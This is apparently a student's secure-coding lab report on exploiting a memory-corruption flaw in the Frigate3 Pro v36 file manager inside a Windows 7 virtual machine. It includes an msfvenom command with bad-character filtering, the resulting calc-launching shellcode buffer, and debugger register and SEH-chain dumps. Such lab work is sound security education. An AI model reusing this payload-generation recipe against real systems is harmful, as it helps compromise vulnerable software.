

Ex.No:10
Date: 19-04-2021

Name: Ganga Suresh Kumar Nair
Reg.No: 18BCN7014

Secure Coding

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- **Download Frigate3_Pro_v36 from teams (check folder named 19.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Analysis


- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

Example:


msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH**

Frigate 3



Immunity debugger



Getting shell code for exploit from msfvenom kali

The screenshot displays a Kali Linux desktop environment. On the left, the 'Dash' sidebar is visible, containing icons for 'Trash', 'listip.txt', 'File System', 'InitialProcess', and 'Home'. The main workspace shows a terminal window titled 'root@kali: ~' with the following output:


```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf = ""
buf += "\x89\x66\x0b\xdd\x9d\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += "\x51\x29\x6a\x54\x58\x50\x30\x41\x30\x41\x6b\x41\x84"
buf += "\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += "\x50\x38\x41\x42\x75\x4a\x69\x69\x66\x4a\x84\x6d\x52"
buf += "\x67\x70\x38\x30\x55\x50\x63\x58\x4f\x79\x6b\x33\x50"
buf += "\x31\x24\x30\x42\x44\x4c\x4b\x46\x30\x36\x50\x4c\x6b"
buf += "\x31\x42\x36\x6c\x4c\x4b\x30\x52\x65\x44\x6c\x4b\x61"
buf += "\x62\x35\x78\x4a\x4f\x6f\x47\x30\x44\x55\x76\x70\x31"
buf += "\x59\x6f\x4c\x6c\x59\x6c\x72\x51\x43\x4c\x63\x42\x36"
buf += "\x4c\x61\x30\x59\x51\x78\x4f\x66\x6d\x46\x61\x49\x57"
buf += "\x4a\x42\x4a\x52\x31\x42\x73\x67\x4e\x6b\x62\x72\x54"
buf += "\x50\x4e\x60\x50\x4a\x57\x4c\x4e\x6b\x52\x6c\x52\x31"
buf += "\x72\x6b\x56\x62\x63\x78\x56\x61\x4e\x31\x62\x71\x6e"
buf += "\x6b\x31\x49\x75\x70\x65\x51\x49\x43\x6c\x4b\x53\x79"
buf += "\x46\x78\x7a\x43\x46\x5a\x51\x59\x4a\x6b\x75\x6a\x4e"
buf += "\x6b\x42\x31\x79\x46\x46\x36\x51\x59\x6f\x4c\x6c\x70\x51"
buf += "\x48\x4f\x34\x4d\x37\x71\x39\x57\x64\x78\x49\x70\x52"
buf += "\x55\x38\x76\x45\x53\x43\x4d\x4a\x58\x35\x6b\x73\x4d"
buf += "\x71\x34\x53\x45\x38\x64\x51\x48\x4a\x6b\x51\x48\x65"
buf += "\x4a\x71\x6b\x63\x30\x66\x6c\x4b\x74\x6c\x58\x6b"
buf += "\x6e\x6b\x70\x58\x45\x4c\x36\x61\x5a\x73\x4a\x6b\x37"
buf += "\x74\x6e\x6b\x73\x31\x5a\x70\x6d\x59\x61\x54\x76\x44"
buf += "\x47\x54\x71\x4b\x53\x6b\x53\x51\x71\x49\x30\x5a\x62"
buf += "\x71\x59\x6f\x79\x70\x51\x44\x63\x6f\x78\x5a\x6c\x4b"
buf += "\x54\x52\x78\x6b\x6c\x4d\x61\x4d\x42\x4a\x57\x71\x4c"
buf += "\x4d\x6f\x75\x4c\x72\x57\x70\x75\x50\x73\x30\x32\x70"
buf += "\x72\x48\x59\x61\x4b\x6b\x52\x4f\x6f\x77\x6b\x4f\x48"
buf += "\x53\x4b\x6c\x30\x58\x23\x6f\x52\x31\x66\x31\x66"
buf += "\x6e\x46\x6e\x75\x4d\x6d\x6f\x6d\x79\x6f\x4b\x65\x65"
buf += "\x6c\x55\x56\x31\x6c\x34\x4a\x6b\x30\x79\x6b\x69\x70"
buf += "\x73\x45\x33\x35\x4f\x4b\x42\x77\x45\x43\x50\x72\x30"
```

The terminal window also shows the command prompt 'root@kali: ~' and the file explorer 'File Actions Edit View Help'.


After running exploit2.py , payload is generated

[illegible]


Crashing frigate using the payload generated



App crashes and calc is triggered



Immunity debugger



Addresses of various registers

```
Registers (FPU)
EAX 7618EF5A kernel32.BaseThreadInitThunk
ECX 00000000
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 7FFD7000
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
EDI 00000000
EIP 00401000 Frigate3.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

EIP- Instruction pointer Address is 00401000

```
EDI 00000000
EIP 00401000 Frigate3.<ModuleEntryPoint>
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
```

Base pointer of stack frame is 0012FF94 and stack pointer is 0012FF8C

```
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
```

SEH chain, we can see the dll loaded is ntdll

```
0012FF80 7618EF6C info RETURN to kernel32.7618EF6C
0012FF84 7FFD7000 .p^d
0012FF88 0012FFD4 .p^d
0012FF8C 77A03618 ^6aw RETURN to ntdll.77A03618
0012FF90 7FFD7000 .p^d
0012FF94 77A8B5A7 89aw ntdll.77A8B5A7
0012FF98 00000000 ....
0012FF9C 00000000 ....
0012FFA0 7FFD7000 .p^d
0012FFA4 00000000 ....
0012FFA8 00000000 ....
0012FFAC 7FFD7000 .p^d
0012FFB0 00000000 ....
0012FFB4 00000000 ....
0012FFB8 00000000 ....
0012FFBC 0012FFA0 a^d
0012FFC0 00000000 ....
0012FFC4 FFFFFFFF End of SEH chain
0012FFC8 779BE355 UMaw SE handler
0012FFCC 0025441B +D%.
0012FFD0 00000000 ....
0012FFD4 0012FFEC w^d
0012FFD8 77A035EB 35aw RETURN to ntdll.77A035EB from ntdll.77A035F1
0012FFDC 00401000 .^0. FrigateS.<ModuleEntryPoint>
0012FFE0 7FFD7000 .p^d
0012FFE4 00000000 ....
0012FFE8 00000000 ....
0012FFEC 00000000 ....
0012FFF0 00000000 ....
0012FFF4 00401000 .^0. FrigateS.<ModuleEntryPoint>
0012FFF8 7FFD7000 .p^d
0012FFFC 00000000 ....
```

SEH chain of main thread	
Address	SE handler
0012FFC4	ntdll.779BE355